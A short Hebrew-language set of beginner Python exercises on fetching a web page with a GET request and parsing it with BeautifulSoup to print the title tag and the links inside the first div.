- התוכנית צריכה לבדוק אם הכתובת כוללת ' http://' או ' https://'. אם לא, תוסיפו אותם.
- שלחו בקשת GET לכתובת, קבלו את ה- HTML של הדף.
- נתחו את ה- HTML בעזרת BeautifulSoup והדפיסו את תגית הכותרת של הדף.

- תרגיל 2: מצאת כל תגיות ה-< a> בתוך תגית < div> ראשונה
- בצעו את השלבים הראשונים כמו בתרגיל הקודם לקבלת כתובת האתר ותוכן ה-.HTML
- נתחו את ה- HTML לאובייקט .BeautifulSoup
- מצאו את תגית < div> הראשונה בעזרת הפונקציה .find
- מצאו כל תגיות < a> בתוך ה-< div> הזה והדפיסו את טקסט הקישור וה- URL של כל קישור.

Q & A